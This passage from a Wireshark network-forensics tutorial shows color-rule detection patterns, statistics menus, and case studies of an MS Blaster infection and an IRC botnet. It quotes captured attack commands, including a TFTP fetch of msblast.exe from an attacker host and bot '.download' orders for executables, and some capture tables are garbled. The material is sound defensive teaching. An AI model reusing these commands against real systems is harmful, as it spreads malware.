10	10.1.1.31	141.157.228.12	0.617895126	0.001436233	TFTP	60	1028	69	Acknowledgement, Block: 1
11	141.157.228.12	10.1.1.31	0.752105713	0.134210587	TCP	60	1857	4444	1857 > 4444 [ACK] Seq=1521629629 Ack=22059
12	12.243.154.137	10.1.1.31	0.848049164	0.095943451	TCP	62	1818	135	1818 > 135 [SYN] Seq=2903204790 Win=64240 I
13	10.1.1.31	12.243.154.137	0.848224640	0.000175476	TCP	60	135	1818	135 > 1818 [RST, ACK] Seq=0 Ack=2903204791
14	12.243.154.137	10.1.1.31	1.380229950	0.532005310	TCP	62	1818	135	[TCP Retransmission] 1818 > 135 [SYN] Seq=290
15	10.1.1.31	12.243.154.137	1.380397796	0.000167846	TCP	60	135	1818	135 > 1818 [RST, ACK] Seq=0 Ack=2903204791
16	141.157.228.12	10.1.1.31	1.519664764	0.139266968	TFTP	558	69	1028	Data Packet, Block: 2
17	10.1.1.31	141.157.228.12	1.523540497	0.003875733	TFTP	60	1028	69	Acknowledgement, Block: 2

**Figure 5.** Sample Wireshark capture showing various Color Rules being applied to identify multiple suspicious events

Wireshark stores its color rules under a single table named “Wireshark Coloring Rules” and is located either within the Icon Bar at the top of Wireshark or under “View -> Coloring Rules” menu choice.

Wireshark: Coloring Rules - Profile: Default

Edit Filter

List is processed in order until match is found

Name	String	Order
Sec - Suspect Downloads	frame matches "(?i)star" or frame matches "(?i)M2" or frame matches "(?i)7000"	1
Sec - Scanner - Xprobe2 (Custom)	icmp.code == 123	2
Sec - Low Orbit Ion Cannon (Custom)	frame matches "(?i)probando"	3
Sec - Scanner - Retina / Ettercap (Custom)	ip.id==0xe77e	4
Sec - Scanner - Nessus (Custom)	frame matches "(?i)nessus"	5
Sec - Scanner - Null Scan (LC)	tcp.flags == 0x0000	6
VoIP - SIP Error Response Codes	sip.Status-Code >= 400	7
VoIP - RTP Data Streams (Custom)	rtp	8
VoIP - Sip Signaling (Custom)	sip	9
Sec - ARP Bogus Requests (Man in The Middle) (Custom) not RFC 4436	(arp.opcode == 1) && !(eth.dst == ff:ff:ff:ff:ff:ff)	10
ARP (custom)	arp	11
Sec - Bad Domain (CM, PH, V) (Custom)	http.host matches "(?i)7000" or http.host matches "(?i)7000"	12

Up Down

Move selected filter up or down

Import... Export... Clear

Help OK Apply Save Cancel


**Figure 6.** A sample Wireshark color rule table showing an assortment of color rules designed to show a number of user-specified forensic events of interest

### Sample Wireshark Color Rules:

- Detect the presence of suspicious file downloads: Syntax: *frame matches "\.(?)tar" or frame matches "MZ" or frame matches "\.(?)exe"*
- Detect the presence of IRC or Bot Command and Control traffic: Syntax: *irc or frame matches "(?) join"*
- Detect the presence of possible Bot Command and Control traffic based on unusual DNS traffic: Syntax: *dns.count.answers > 10*
- Detect the presence of a possible Man-in-the-Middle Attack: Syntax: *(arp.opcode == 1) && !(eth.dst == ff:ff:ff:ff:ff:ff)*
- Detect the presence of suspicious IP Header Options: Syntax: *ip.hdr\_len > 20 && ! igmp*
- Detect the presence of obsolete ICMPv4 Types: Syntax: *icmp.type > 12*
- Detect the presence of the Low Orbit Ion Cannon Bot Software: Syntax: *frame matches "(?)pro-bando"*
- Detect the presence of the Nessus Scanning Software: Syntax: *frame matches "(?)nessus"*
- Detect the presence of the Retina / Ettercap Scanning Software: Syntax: *ip.id==0xe77e*
- Detect the presence of suspicious DNS Country Code extensions: Syntax: *HTTP.HOST MATCHES "\.(?) (RU || CN || CZ || BR || TR || NU) \$"*

Note: Additional examples of color rules can be found at [wiki.wireshark.org](http://wiki.wireshark.org).


Examination of the key Wireshark Statistical Menus will provide the Network Forensic Analyst with an in-depth view of what was occurring within the network at the time the capture file was collected. At a minimum, plan on utilizing the built-in Wireshark statistical menus such as Protocol Hierarchy, Endpoints and Conversations to develop an overview of what is happening within the file and where to proceed for detailed analysis.




**Figure 7.** Showing three key statistics displays used in Network Forensic Analysis and located under the Wireshark “Statistics” menu

## EXAMPLE 1- PROTOCOL STATISTICS

By Examining the Wireshark Statistics -> Protocol Hierarchy menu, you might identify unexpected or suspicious protocols on the network worth additional examination by using the “Right Click -> Select Related” option.




**Figure 8.** The Wireshark Statistics -> Protocol Hierarchy display showing a chart of all of the network protocols contained within the capture file. (Note – we have identified several suspicious protocols for further examination)




**Figure 9.** The Wireshark Statistics -> Protocol Hierarchy display showing a specific protocol being selected for detailed examination using the "Right-Click -> Select Related" option

## EXAMPLE 2 – ENDPOINT STATISTICS

Perhaps a user reports "Slowness" or "Too many Errors", and examination of the Wireshark Statistics -> Endpoints reveals it is using an unusual pattern of addresses or one or more devices transmitting or receiving an unusual amount of traffic. Also consider using Wireshark's GeoIP mapping capabilities via loading the City, AS number and Country public databases from [www.Maxmind.com](http://www.Maxmind.com). This will allow the user to quickly identify suspicious IP addresses for further examination using the same "Right-Click" method previously mentioned.




**Figure 10.** The Wireshark "Statistics -> Endpoints" display showing IPv4 Address with the "GeoIP" option enabled to display ASN, Country and City information (note -GeoIP can display both IPv4 and IPv6 addressing)



**Figure 11.** The web-browser display showing the information plotted by GeoIP when the “Map” of the Endpoints view is selected

## EXAMPLE 3 – CONVERSATION STATISTICS

Used primarily to identify suspicious or unusual conversation activity between address pairs, Wireshark’s Statistics -> Conversations is very useful for obtaining a quick overview of traffic flows. As with the Endpoint menu, be alert for questionable patterns in Physical or Logical addresses or port numbers such as shown below:



**Figure 12.** The Wireshark “Statistics -> Conversations” display showing IPv4 Address conversations displaying a suspicious pattern indicative of possible Network SYN-scanning originating from 10.1.1.31

Similar to the functionality of both the Protocol and Endpoints statistical menus, Wireshark has the “Right-click-> Select Related” functionality available within this statistical menu as well.

Focus in on the “suspicious” behavior – Utilize visual reconstruction techniques to examine the traffic flow and reconstruct the “Event” of interest.

No.	IP - Src	IP - Dest	Time	Protocol	Length	Info
61	68.164.173.62	172.16.1.10	69.798997	TCP	60	4731 > 135 [ACK] Seq=537139607
62	68.164.173.62	172.16.1.10	70.476275	TCP	60	1216 > 135 [ACK] Seq=558177394
63	68.164.173.62	172.16.1.10	70.496296	DCERPC	126	Bind: call_id: 127 Fragment: Sin
64	172.16.1.10	68.164.173.62	70.496445	DCERPC	114	Bind_ack: call_id: 127 Fragment:
65	172.16.1.10	68.164.173.62	72.876008	TCP	54	135 > 4800 [FIN, ACK] Seq=345648
66	68.164.173.62	172.16.1.10	72.974040	TCP	1486	[TCP segment of a reassembled P
67	68.164.173.62	172.16.1.10	72.975773	emActi	86	RemoteCreateInstance request[Lor
68	172.16.1.10	68.164.173.62	72.975807	TCP	54	135 > 1216 [ACK] Seq=3486354286
69	172.16.1.10	68.164.173.62	73.023928	TCP	54	135 > 1216 [FIN, ACK] Seq=348635
70	172.16.1.10	68.164.173.62	73.212438	TFTP	61	Read Request, File: analiz.exe,
71	172.16.1.10	68.164.173.62	74.222177	TFTP	61	Read Request, File: analiz.exe,
72	68.164					8 Data Packet, Block: 1
73	172.16					6 Acknowledgement, Block: 1
74	68.164					8 Data Packet, Block: 1
75	172.16					6 Acknowledgement, Block: 1
76	172.16					6 Acknowledgement, Block: 1
77	68.164					8 Data Packet, Block: 2
78	172.16					6 Acknowledgement, Block: 2
79	68.164					86 [TCP Retransmission] 1216 > 135
80	172.16					4 [TCP Dup ACK 69#1] 135 > 1216 [
81	172.16					4 135 > 1216 [FIN, ACK] Seq=348635
82	172.16					6 Acknowledgement, Block: 2
83	68.164					8 Data Packet, Block: 2
84	172.16					6 Acknowledgement, Block: 2
85	68.164					8 Data Packet, Block: 3
86	172.16					6 Acknowledgement, Block: 3
87	68.164					0 1216 > 135 [ACK] Seq=558178930
88	68.164					0 1216 > 135 [FIN, ACK] Seq=558178
89	172.16					4 135 > 1216 [ACK] Seq=3486354287
90	68.164					8 Data Packet, Block: 3

Summary : Worm.Analiz.Process

Description : Identified by Sophos as the Rbot-RP worm, the Analiz threat exploits backdoor functionality and can spread through unprotected or unauthorized remote penetration. This threat may also be identified as W32/HJ-6963.

Worm.Analiz should not be confused with Dialer.Anal-Liz, which is an unrelated premium rate dialer application.

Worms are programs that propagate by spreading over a network. A worm is a special type of computer virus.

This application is most likely downloaded and installed through vulnerabilities in system security or by another application that is considered to be adware or spyware.

Company : Unknown

Threat Level : ■ ■ ■ ■

Category : WORM

Figure 13. Sample Wireshark capture showing information about a suspicious file name contained within a TFTP transfer

Stream Content

```

PASS 10m3za
NICK damn-0262937047
USER ghmfefrsfnw_0_0 :damn-0262937047
:hunt3d.devilz.net NOTICE AUTH :*** Looking up your hostname...
:hunt3d.devilz.net NOTICE AUTH :*** Found your hostname
:hunt3d.devilz.net 001 damn-0262937047 :welcome to the devilz IRC Network damn-0262937047!
ghmfefrsfnw@h-68-164-92-148.snvacaid.dynamic.covad.net
:hunt3d.devilz.net 002 damn-0262937047 :Your host is hunt3d.devilz.net, running version
Unreal3.2
:hunt3d.devilz.net 003 damn-0262937047 :This server was created Thu Sep 9 2004 at
14:58:49 CDT
:hunt3d.devilz.net 004 damn-0262937047 hunt3d.devilz.net Unreal3.2
!owghraASORTVSXNCWqBzvdHtGp lvhopsmttkrK
:hunt3d.devilz.net 005 damn-0262937047 MAP
KICKLEN=30 TOPICLEN=307 KICKLEN=307 MAXTAR
server
:hunt3d.devilz.net 005 damn-0262937047 WALLCHOPS WATCH=128 SILENCE=15 MODES=12
CHANYPES=# PREFIX=(ohv)%+ CHANMODES=beqa,kfl,l,psmtirRcoAQKvGcuZNSMT NETWORK=devilz
CASEMAPPING=ascii EXTBAN=~,cqr :are supported by this server
:hunt3d.devilz.net 251 damn-0262937047 :There are 1 users and 5122 invisible on 1 servers
:hunt3d.devilz.net 252 damn-0262937047 2 :operator(s) online
:hunt3d.devilz.net 253 damn-0262937047 14 :unknown connection(s)
:hunt3d.devilz.net 254 damn-0262937047 19 :channels formed
:hunt3d.devilz.net 255 damn-0262937047 :I have 5123 clients and 0 servers
:hunt3d.devilz.net 265 damn-0262937047 :Current Local Users: 5123 Max: 9508
:hunt3d.devilz.net 266 damn-0262937047 :Current Global Users: 5123 Max: 5123
:hunt3d.devilz.net 422 damn-0262937047 :MOTD File is missing
:damn-0262937047 MODE damn-0262937047 +i
:hunt3d.devilz.net 332 damn-0262937047 #s01 :.download http://www.wanees.net/bbnz.exe
bbnz.exe 1
:hunt3d.devilz.net 333 damn-0262937047 #s01 AL7uB 1103771901
:hunt3d.devilz.net 353 damn-0262937047 @ #s01 :damn-0262937047
:hunt3d.devilz.net 366 damn-0262937047 #s01 :End of /NAMES list.
:damn-0262937047!ghmfefrsfnw@h-68-164-92-148.snvacaid.dynamic.covad.net JOIN :#s02
:hunt3d.devilz.net 332 damn-0262937047 #s02 :.download http://
webacceptor.findwhatvernow.com:8091/get.file?
action=file&afp=13001&class=682&affiliate=jocker jocker.exe 1
:hunt3d.devilz.net 333 damn-0262937047 #s02 AL7uB 1103771882
:hunt3d.devilz.net 353 damn-0262937047 @ #s02 :damn-0262937047
:hunt3d.devilz.net 366 damn-0262937047 #s02 :End of /NAMES list.
:damn-0262937047!ghmfefrsfnw@h-68-164-92-148.snvacaid.dynamic.covad.net JOIN :#s03
:hunt3d.devilz.net 332 damn-0262937047 #s03 :.download http://ysbweb.com/ist/scripts/
ysb.exe.php?account_id=1000469&user_level=3 ysbinstall1000469-J.exe 1
:hunt3d.devilz.net 333 damn-0262937047 #s03 AL7uB 1103771894
:hunt3d.devilz.net 353 damn-0262937047 @ #s03 :damn-0262937047
:hunt3d.devilz.net 366 damn-0262937047 #s03 :End of /NAMES list.

```

Backdoor Client (Bot) IRC Login to Bot-Server

Bot-Server downloading updates to infected Bot

Figure 14. Sample of a detailed examination of a suspicious network conversation displayed using the "Right Click -> Follow TCP Stream" option

To better illustrate the process, let's examine several Forensic Case Studies including examples of malicious Worm Infections including the MS Blaster and Zeus (Zbot) worm infection attempts, identification of an existing Botnet and an example of a Voice Over IP (VoIP) reconstruction and playback.

## SAMPLE CASE STUDY #1 – MS BLASTER B WORM INFECTION

During the early morning hours of 11 August 2003, network administrators around the world awoke to discover that a new breed of self-propagating Network Worm had been unleashed; the MS Blaster. The following case study shows a “Zero-day” attack of the Worm on a customer network that was running network analysis software configured to support continuous capture.

- **Packet Capture Background:** This file was collected from a Client network that was experiencing random performance delays and erratic Desktop Machine symptoms. IP Address 141.157.228.12 was identified as an external server and IP address 10.1.1.31 was identified as a standard customer workstation.
- **Observed Client Network Symptoms:** Personal observations of infection symptoms varied but included the presence of an MS-Dos pop-up window displaying the following message as well as very slow performance and random rebooting cycles.

```
C:\>dir/w
Volume in drive C has no label.
Volume Serial Number is 343E-2558

Directory of C:\

AUTOEXEC.BAT          CONFIG.SYS             [DELL]
[Documents and Settings] [Games]                [My Shared Folder]
[Phill Stuff]          [Phill Trace Files]    [Phill Tunes]
[Phill Work Stuff]     [Program Files]        [Student Downloads]
[Temp]                [WINDOWS]              YServer.txt

               3 File(s)      17,071 bytes
              12 Dir(s)      5,121,503,232 bytes free

I just wanted to say LOVE YOU SAN!! billy gates why do you make this possibl
e? Stop making money and fix your software!!_
```

**Figure 15.** Sample screen display of a machine infected with the MSBlaster “B” variant

- **Forensic Analysis of Packets:** Network traffic packet captures revealed the following: In this screen we see a previously infected server IP 141.157.228.12 exploiting an unpatched target at IP 10.1.1.31. Once the TCP 3-way handshake to TCP Port 4444 is complete, the attacker executes a remote Procedure Call (RPC) on the target in packet #4.

Worm - Msblaster (Successful Attack2 - Edited).pkt [Phill's Magical Mystery Machine - ]							
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help							
Filter: Expression... Clear Apply Save jpg exe Downloads TCP SA TCP Syn							
No.	IP - Src	IP - Dest	Time	Protocol	Size (B)	Info	
1	141.157.228.12	10.1.1.31	0.000000000	TCP	62	1857 > 4444 [SYN] Seq=1521629589 Win=64800 Len=0 MS	
2	10.1.1.31	141.157.228.12	0.000268936	TCP	62	4444 > 1857 [SYN, ACK] Seq=2205924037 Ack=15216295	
3	141.157.228.12	10.1.1.31	0.082813263	TCP	60	1857 > 4444 [ACK] Seq=1521629590 Ack=2205924038 Win	
4	141.157.228.12	10.1.1.31	0.177883148	TCP	93	1857 > 4444 [PSH, ACK] Seq=1521629590 Ack=220592403	
5	10.1.1.31	141.157.228.12	0.349040985	TCP	93	4444 > 1857 [PSH, ACK] Seq=2205924038 Ack=15216296	
6	10.1.1.31	141.157.228.12	0.502696991	TFTP	62	Read Request, File: msblast.exe, Transfer type: octet	
7	141.157.228.12	10.1.1.31	0.534942627	TCP	60	1857 > 4444 [ACK] Seq=1521629629 Ack=2205924077 Win	
8	10.1.1.31	141.157.228.12	0.535177231	TCP	158	4444 > 1857 [PSH, ACK] Seq=2205924077 Ack=15216296	
9	141.157.228.12	10.1.1.31	0.616458893	TFTP	558	Data Packet, Block: 1	
10	10.1.1.31	141.157.228.12	0.617895126	TFTP	60	Acknowledgement, Block: 1	

0000	00 60 37 00 00 02 00 03	6d 17 33 2e 08 00 45 00	.7..... m.3...E.
0010	00 4f 04 e9 40 00 6a 06	8e f6 8d 9d e4 0c 0a 01	.O...@j. ....
0020	01 1f 07 41 11 5c 5a b2	39 96 83 7b ba c6 50 18	.A.VZ 9...P
0030	fd 20 e8 0a 00 00 74 66	74 70 20 2d 69 20 31 34	.....tf tp-i 14
0040	31 2e 31 35 37 2e 32 32	38 2e 31 32 20 47 45 34	1.157.22 8.12 GET
0050	20 6d 73 62 6c 61 73 74	2e 65 78 65 0a	msblast.exe.

RPC command to download the Worm

**Figure 16.** Sample Wireshark capture showing a packet capture taken from the network in question displaying a suspicious file name contained within a TFTP transfer


- Packet #4 – The RPC command “tftp -1 141.157.228.12 GET msblast.exe” imbedded within the payload directs the client, 10.1.1.31 to download a file named msblast.exe from 141.157.228.12 using the Trivial File Transfer Protocol (TFTP).
- Beginning in packet #6 and concluding in packet #41, we see the client initiate the TFTP transaction and download process.

	IP-Src	IP-Dest	Time	Protocol	Length	Info
6	10.1.1.31	141.157.228.12	0.502697	TFTP	62	Read Request, File: msblast.exe
9	141.157.228.12	10.1.1.31	0.616459	TFTP	558	Data Packet, Block: 1
10	10.1.1.31	141.157.228.12	0.617895	TFTP	60	Acknowledgement, Block: 1
16	141.157.228.12	10.1.1.31	1.519664	TFTP	558	Data Packet, Block: 2
17	10.1.1.31	141.157.228.12	1.523540	TFTP	60	Acknowledgement, Block: 2
20	141.157.228.12	10.1.1.31	2.425865	TFTP	558	Data Packet, Block: 3
21	10.1.1.31	141.157.228.12	2.430854	TFTP	60	Acknowledgement, Block: 3
22	141.157.228.12	10.1.1.31	3.332098	TFTP	558	Data Packet, Block: 4
23	10.1.1.31	141.157.228.12	3.332752	TFTP	60	Acknowledgement, Block: 4
24	141.157.228.12	10.1.1.31	4.238330	TFTP	558	Data Packet, Block: 5
25	10.1.1.31	141.157.228.12	4.244026	TFTP	60	Acknowledgement, Block: 5
26	141.157.228.12	10.1.1.31	5.145458	TFTP	558	Data Packet, Block: 6
